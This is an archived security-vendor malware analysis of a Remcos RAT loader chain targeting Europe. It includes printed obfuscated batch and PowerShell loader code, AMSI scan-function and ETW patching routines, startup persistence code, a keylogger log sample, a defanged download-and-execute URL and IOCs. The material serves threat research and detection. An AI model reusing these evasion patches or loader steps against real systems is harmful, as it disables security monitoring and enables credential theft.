Remcos RAT Targets Europe: New AMSI and ETW Evasion Tactics Uncovered

Published: 2025-02-21 · Archived: 2026-04-05 14:34:42 UTC

This week, the SonicWall threat research team discovered a new update in the Remcos infection chain aimed at enhancing its stealth by patching AMSI scanning and ETW logging to evade detection.

This loader was seen distributing Async RAT in the past but now it has extended its functionality to Remcos RAT and other malware families. From our analysis, it seems to be targeting European institutions.

Infection Chain



Figure 1: Infection chain

The initial infection is executed through a VB script embedded within an archive file. On execution, the VB script creates a random named batch script in the user's temporary folder. This batch script is extensively obfuscated and gets executed in a minimized window state without leaving any visible trace or output on the console. It creates a self-copy at "*%userprofile%\dwm.bat*". The bulk of the batch content is obfuscated by dividing it into several strings assigned to different variables, which are later concatenated.

```
if not DEFINED ytphwgkkggylqyeRzKvytphwgkkggylqye set ytphwgkkggylqyeRzKvytphwgkkggylqye=1 && start "" /min
%ytphwgkkggylqye%s%ytphwgkkggylqye%e%ytphwgkkggylqye%t%ytphwgkkggylqye% "%ytphwgkkggylqye%s%ytphwgkkggylqye%
%ytphwgkkggylqye%r%ytphwgkkggylqye%c%ytphwgkkggylqye%e%ytphwgkkggylqye%F%ytphwgkkggylqye%i%ytphwgkkggylqye%l
%ytphwgkkggylqye%=%~dp0%~nx0"
%uohgjztnryfoobm%c%uohgjztnryfoobm%o%uohgjztnryfoobm%p%uohgjztnryfoobm%y%uohgjztnryfoobm% "%sourceFile%" "%u
%uohgjztnryfoobm%w%uohgjztnryfoobm%m%uohgjztnryfoobm%.%uohgjztnryfoobm%b%uohgjztnryfoobm%a%uohgjztnryfoobm%t
%kjukl%s%kjukl%e%kjukl%t%kjukl%l%kjukl%o%kjukl%c%kjukl%a%kjukl%l%kjukl% %kjukl%e%kjukl%n%kjukl%a%kjukl%b%kju
%kjukl%l%kjukl%a%kjukl%y%kjukl%e%kjukl%d%kjukl%e%kjukl%x%kjukl%p%kjukl%a%kjukl%n%kjukl%s%kjukl%i%kjukl%o%kju
%mjfoa%s%mjfoa%e%mjfoa%t%mjfoa% "rygbh=s"
%gjkol%s%gjkol%e%gjkol%t%gjkol% "syyak=t"
%wilBq%s%wilBq%e%wilBq%t%wilBq% "dr=!rygbh!e!syyak!"
!dr! "%tyj%s%tyj%l%tyj%s%tyj%u=enVhd3RybHdyY2lkcGpue"
!dr! "%cys%v%cys%p%cys%x%cys%i=uenp1YXd0cmx3cmNuZHBq"
!dr! "%mox%a%mox%i%mox%k%mox%t=enp1YXd0cmx3cmNyZHBqb"
!dr! "%qdd%k%qdd%s%qdd%a%qdd%j=CQygkcGxhdHAsIFtJTy5D"
!dr! "%bdn%i%bdn%b%bdn%d%bdn%v=HNXaXRoKCc6OicpKQl7CQ"
!dr! "%wzw%i%wzw%s%wzw%m%wzw%s=Q2xBQkN5QUJDXTo6TEFCQ"
!dr! "%xdl%t%xdl%o%xdl%n%xdl%b=ZSgpOwkkbWJkaWIuVG9Bc"
!dr! "%nvb%r%nvb%z%nvb%v%nvb%f=JjOGRwam56enVhd3RybHd"
!dr! "%ajg%z%ajg%c%ajg%k%ajg%y=ewlpZiAoJG1hZC5TdGFyd"
!dr! "%bim%y%bim%p%bim%c%bim%d=b2RlXTo6Q0JDOwkkYWVzX"
!dr! "%ypa%s%ypa%l%ypa%p%ypa%d=tQUJDQkFCQ2FBQkNzZTZB"
!dr! "%dnf%m%dnf%g%dnf%c%dnf%p=bmdNb2RlXTo6UEtDUzc7C"
!dr! "%ril%c%ril%f%ril%g%ril%j=52ZXJ0XTo6KCdnbmlydFM"
```

Variable Assignment

Figure 2: Obfuscated Batch File

The concatenated strings from the obfuscated data create a Base64-encoded command that is executed via PowerShell. The PowerShell initially downloads and executes AMSI bypassing PowerShell script using command *"iwr -UseBasicParsing "hxxps://0x0[.]st/8KuV.ps1""*. We will discuss this further. The command is passed with the parameters *-ErrorAction SilentlyContinue* to avoid displaying any errors.

Next, it will decode and decrypt the encoded data from the batch file. It will retrieve the *dwm.bat* from *%user%* directory. Then it checks for the presence of "::" in the lines of the batch file. A line containing "::" has encoded data appended to the symbol.

```
}
function bjryk($param_var)
{
    IEX '$platp=New-Object System.IO.MemoryStream(,$param_var);';
    IEX '$mbdib=New-Object System.IO.MemoryStream;';
    IEX '$rxaca=New-Object System.IO.Compression.GZipStream($platp, [IO.Compression.CompressionMode]::Decompress);';
    $rxaca.CopyTo($mbdib);
    $rxaca.Dispose();
    $platp.Dispose();
    $mbdib.Dispose();
    $mbdib.ToArray();
}
function wztgp($param_var,$param2_var)
{
    IEX '$tlogh=[System.Reflection.Assembly]::Load([byte[]]$param_var);';
    IEX '$likta=$tlogh.EntryPoint;';
    IEX '$likta.Invoke($null, $param2_var);';
}
$skl = $env:USERNAME;
$vqcje = 'C:\Users\' + $skl + '\dwm.bat';
$host.UI.RawUI.WindowTitle = $vqcje;
$sjsku=[System.IO.File]::('txeTllAdaeR'[-1..-11] -join '')($vqcje).Split([Environment]::NewLine);
foreach ($mad in $sjsku)
{
    if ($mad.StartsWith('::'))
    {
        $pmbdj=$mad.Substring(2);
        break;
    }
}
$cxrgl=[string[]]$pmbdj.Split('\');
IEX '$rtnok=bjryk (jljrn ([Convert]::FromBase64String($cxrgl[0])));';
IEX '$bkyyu=bjryk (jljrn ([Convert]::FromBase64String($cxrgl[1])));';
```

Gzip Decompress

Batch File Read

Read Encoded Data From Batch

Decode and Decrypt the executables

Figure 3: PowerShell Decoding data

The two base64 data segments are then split using the delimiter "\" with the .Split('\') method. Both data segments are initially decoded from Base64 to ASCII. Once decoded, they are decrypted using AES in CBC mode.

```
catch{};
function jljrn($param_var)
{
    $aes_var=[System.Security.Cryptography.Aes]::Create();
    $aes_var.Mode=[System.Security.Cryptography.CipherMode]::CBC;
    $aes_var.Padding=[System.Security.Cryptography.PaddingMode]::PKCS7;
    $aes_var.Key=[System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join '')('+6GZOtWiY9Ct5V841L/r3QWSrYBq67kKNtKtT1irD+o=');
    $aes_var.IV=[System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join '')('YWVgtKOgkXCkHJg4bzQzvw==');
    $decryptor_var=$aes_var.CreateDecryptor();
    $return_var=$decryptor_var.TransformFinalBlock($param_var, 0, $param_var.Length);
    $decryptor_var.Dispose();
    $aes_var.Dispose();
    $return_var;
}
function bjryk($param_var)
{
    IEX '$platp=New-Object System.IO.MemoryStream(,$param_var);';
    IEX '$mbdib=New-Object System.IO.MemoryStream;';
```


Figure 4: AES Decrypt

The decrypted data is again decompressed using Gzip decompression. The retrieved MSIL assembly is executed using the PowerShell invoke function.

AMSI Bypass (PowerShell)

The Anti-Malware Scan Interface (AMSI) is a Microsoft Windows component that enables applications and services to integrate with any antimalware product installed on a system. It is uses by antimalware software to scan memory, scripts, content source URLs, and more. Following that, AMSI offers protection for PowerShell scripts, which are commonly exploited by malware for smooth execution.

Here, the PowerShell script downloaded from *"hxxps://0x0[.]st/8KuV.ps1"* is used to bypass AMSI to avoid detection. Before using any AMSI function, it needs to initiate a communication channel using AmsiInitialize.

```
}

# Strings referentes à biblioteca AMSI  #Strings referring to AMSI library
$bytesAmsiInit = [Byte[]](AmsiInitialize)
$bytesAmsiDLL  = [Byte[]](amsi.dll)
$amsiDLL = "amsi.dll"
$amsiInitialize = "AmsiInitialize"

$amsiInitAddr = Get-SystemProcAddress $amsiDLL $amsiInitialize
if ($amsiInitAddr -eq $null) {
    Throw "[!] Erro ao obter o endereço de $amsiInitialize" #[!] Error getting address of $amsiInitiali
}

# Obtenção do delegate para a função de inicialização   #Obtaining the delegate for the initialization
$PtrSize = $marshal::SizeOf([Type][IntPtr])
if ($PtrSize -eq 8) {
    $amsiInitDelegate = Get-SystemDelegate $amsiInitAddr @([string], [UInt64].MakeByRefType()) ([Int])
    [Int64]$amsiContext = 0
}
else {
    $amsiInitDelegate = Get-SystemDelegate $amsiInitAddr @([string], [IntPtr].MakeByRefType()) ([Int])
    $amsiContext = 0
}
```


Figure 5: AMSIInitialize

The authors patch the scan function with bytes [0xb8, 0x0, 0x00,0x00,0x00,0xc3]. Here the common technique to return the result as 0x00 in register eax is used.

The return value of 0x00 indicates AMSI_RESULT_CLEAN indicating that no malware was detected.

```
$PAGE_EXECUTE_WRITECOPY = 0x00000080
$patchBytes = [byte[]](0xb8,0x0,0x00,0x00,0x00,0xC3)    #Move eax, 0x00000000; ret;
$origProt = 0
$providerIndex = 0

if ($amsiInitDelegate.Invoke("Scanner", [ref]$amsiContext) -ne 0) {
    if ($amsiContext -eq 0) {
        Throw "[!] Nenhum provedor encontrado." #[!] No providers found.
    }
    else {
        Throw "[!] Erro ao chamar $amsiInitialize"  #[!] Error calling $amsiInitialize
    }
}

# Localização da lista de provedores AMSI   #AMSI Provider List Location
```

move eax, 0x00000000;
ret;
Patch to returns 00 as result

Checks for presence of
AMSI providers

Figure 6: Patch AMSI Context

The patch is copied using the *[System.Runtime.InteropServices.Marshal]::Copy* method.

```
else {
    $ProviderVtbl = $marshal::ReadInt32($ProviderPtr)
    $ScanFuncAddr = $marshal::ReadInt32($ProviderVtbl + 12)
}

if (-not $memProtectDelegate.Invoke($ScanFuncAddr, [uint32]6, $PAGE_EXECUTE_WRITECOPY, [ref]$origProt)) {
    Throw "[!] Erro ao alterar a proteção de memória em $ScanFuncAddr"  #[!] Error changing memory protection in $ScanFuncAddr
}

try {
    $marshal::Copy($patchBytes, 0, [IntPtr]$ScanFuncAddr, 6)
}
catch {
    Throw "[!] Erro ao escrever o patch no endereço: $ScanFuncAddr" #Error writing patch to address: $ScanFuncAddr
}

for ($i = 0; $i -lt $patchBytes.Length; $i++) {
    $byteVal = $marshal::ReadByte([IntPtr]::Add($ScanFuncAddr, $i))
    if ($byteVal -ne $patchBytes[$i]) {
        Throw "[!] Falha ao aplicar o patch em $ScanFuncAddr"   #[!] Failed to apply patch to $ScanFuncAddr
    }
}
```

Patch Bytes in Scan
Function

Figure 7: Copy Patch Bytes

Patching Event Tracing for Windows

Event tracing for Windows is used to log a majority of changes happening in your Windows system. To bypass ETW, the attacker tries to patch the ntdll.dll function EtwEventWrite which logs ETW events.

```
$etwFuncName = "EtwEventWrite"
$etwAddr = Get-SystemProcAddress ("ntdll.dll") $etwFuncName
if ($etwAddr -eq $null) {
    Throw "[!] Erro ao obter o endereço de $etwFuncName"    #Error getting address of $etwFuncName
}

if (-not $memProtectDelegate.Invoke($etwAddr, 1, $PAGE_EXECUTE_WRITECOPY, [ref]$origProt)) {
    Throw "[!] Erro ao alterar a proteção de memória em $etwFuncName"   #Error changing memory protection on $etwFuncName
}

try {
    if ($PtrSize -eq 8) {
        $marshal::WriteByte($etwAddr, 0xC3)
    }
    else {
        $etwPatch = [byte[]](0xb8,0xff,0x55)
        $marshal::Copy($etwPatch, 0, [IntPtr]$etwAddr, 3)
    }
```

Patching EtmEventWrite by
Either Ret[0xC3]
Or Mov eax,00000NAN[0xb8,0xff,0x55]

Figure 8: ETW Patching

This patch will cause the event logger to return on every event without recording any data, preventing event-based rules from being triggered.

Payload

The initial PowerShell script executes both the decrypted MSIL assemblies. The first MSIL payload contains no assembly code; it is simply a dummy file with a size of 4KB. The second decrypted MSIL loader file continues the execution process, advancing to the next step.

Initially, it checks for the presence of a file starting with *"StartupScript_{Random_string}"* in the startup directory. In this case, the random string is an 8-character substring of a newly generated GUID. This file is a self-replica of the executing file.

```
string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.Startup);
if (!Directory.Exists(folderPath))
{
    Directory.CreateDirectory(folderPath);
}
string path = string.Format("StartupScript_{0}.cmd", Guid.NewGuid().ToString().Substring(0, 8));
string text = Path.Combine(folderPath, path);
if (!string.Equals(Path.GetFullPath(batPath), Path.GetFullPath(text), StringComparison.OrdinalIgnoreCase))
{
    File.Copy(batPath, text, true);
    Console.ForegroundColor = ConsoleColor.Green;
    Console.WriteLine("\n============================");
    Console.WriteLine("  Startup script installed successfully!");
```

Figure 9: Check Startup Drop

Next, the loader again patches event tracing to avoid any detection based on event logging. It patches the function EtwEventWrite with [0xC2, 0x14, 0x00] or [0xC3].

For 64-bit, the first 3 bytes will add 0x14 to esp(pop the stack before returning) and then return. Whereas, for 32-bit it will directly return without changing anything.

```
IntPtr hModule = ymmhl.LoadLibrary("ntdll.dll");
IntPtr procAddress = ymmhl.GetProcAddress(hModule, "EtwEventWrite");
byte[] array2;
if (IntPtr.Size != 8)
{
    byte[] array = new byte[3];
    array[0] = 194;
    array[1] = 20;
    array2 = array;
}
else
{
    array2 = new byte[]
    {
        195
    };
}
```

[0xC2, 0x14, 0x00]
ret14h

[0xC3]
ret

Figure 10: Loader ETW patching

Further, the loader checks for the presence of a DotNet resource named xxxxxxxxxxxxxxxxxxxxxxxxxxxx.exe. This resource has encrypted data stored in it.

```
Marshal.Copy(array3, 0, procAddress, array3.Length);
ymmhl.VirtualProtect(procAddress, (UIntPtr)((ulong)((long)array3.Length)), flNewProtect, out flNewProtect);
string text = "xxxxxxxxxxxxxxxxxxxxxxxxxxxx.exe";
Assembly executingAssembly = Assembly.GetExecutingAssembly();
string[] manifestResourceNames = executingAssembly.GetManifestResourceNames();
for (int i = 0; i < manifestResourceNames.Length; i++)
{
    string name = manifestResourceNames[i];
    if (!(name == text) && !string.IsNullOrWhiteSpace(name))
    {
        if (!name.EndsWith(".exe"))
        {
            if (!name.EndsWith(".bat"))
            {
                goto IL_188;
            }
        }
```

Figure 11: Resource Check

This data is decrypted using AES decryption with a key stored in the payload itself.

```
    }
    IL_188:;
}
byte[] array4 = ymmhl.hdzzq(ymmhl.vwwjz(ymmhl.ghbbn(text), Convert.FromBase64String
("CuctLI2QUbs2Oj5O7ImETXs3DQqyI1EYo8ZendtBMkE="), Convert.FromBase64String("ccJxoa8KOGao2/jS4n7uOA==")));
try
{
    if (args.Length > 0)
    {
```


Figure 12: AES Decryption

The decrypted data is a native shellcode, it is injected and executed in the parent process. There is a high likelihood that the shellcode may differ from one payload to another, as we have already seen various campaigns distributed through the same infection chain.

In this sample the shellcode is Remcos RAT:



Figure 13: Remcos RAT

Remcos RAT is infamous for stealing different credentials including browsers, user information, system information, keylogging, etc. Furthermore, it can be used to control and monitor the victim’s system

```
[2025/02/18 15:13:03 Offline Keylogger Started]

[C:\Users\    \AppData\Local\Temp]

[Text copied to clipboard]
> yourlogfile.txt 2>&1
[End of clipboard]
[Ctrl+C][Ctrl+C][CtrlL]
[Program Manager]
[Ctrl+V]
[Text pasted from clipboard]

[End of clipboard]

[CtrlL]
[Process Monitor - Sysinternals: www.sysinternals.com]

[Program Manager]

[C:\Users\    \Desktop\yourlogfile.txt - Notepad++]
[Enter]

[*C:\Users\    \Desktop\yourlogfile.txt - Notepad++]
[AltL]
[Process Monitor - Sysinternals: www.sysinternals.com]

[Process Tree]

[Applying Event Filter]

[Process Monitor - Sysinternals: www.sysinternals.com]
```

Figure 14: Remcos KeyLogger

We can see in the above image; it copies clipboard data and key logs in file "*C:\ProgramData\remcos\logs.dat*".

This threat detected by SonicWall Capture ATP w/RTDMI.

IOCs

- hxxps://0x0[.]st/8KuV.ps1
- 55e5c8b8cba2ca2f152bf70dde2113f53f3dd42649cae535f55f0362b426e97c
- 349be2b4b8180ee12e858a7bf43fdaa9af5fccef0c47c1a1408e7ae7265f338f
- 9d59b5a0c4dd1b91d41ea6fc2fe70f7cd2ab08064834ce51d0751a2deadc1a9b
- 04fc833b59af93308029d3e87c85e327a1e480508bc78b6a4e46c0cbd65ea8dc
- ef523c286eea072a9afd853f1c09629eaad923d3283865182ff0f75899fb5aa0
- 2bd8b2423cae2cdbd1145f4899ebe42762b8a46787a007a14635ece512ca999f

---

Source: https://www.sonicwall.com/blog/remcos-rat-targets-europe-new-amsi-and-etw-evasion-tactics-uncovered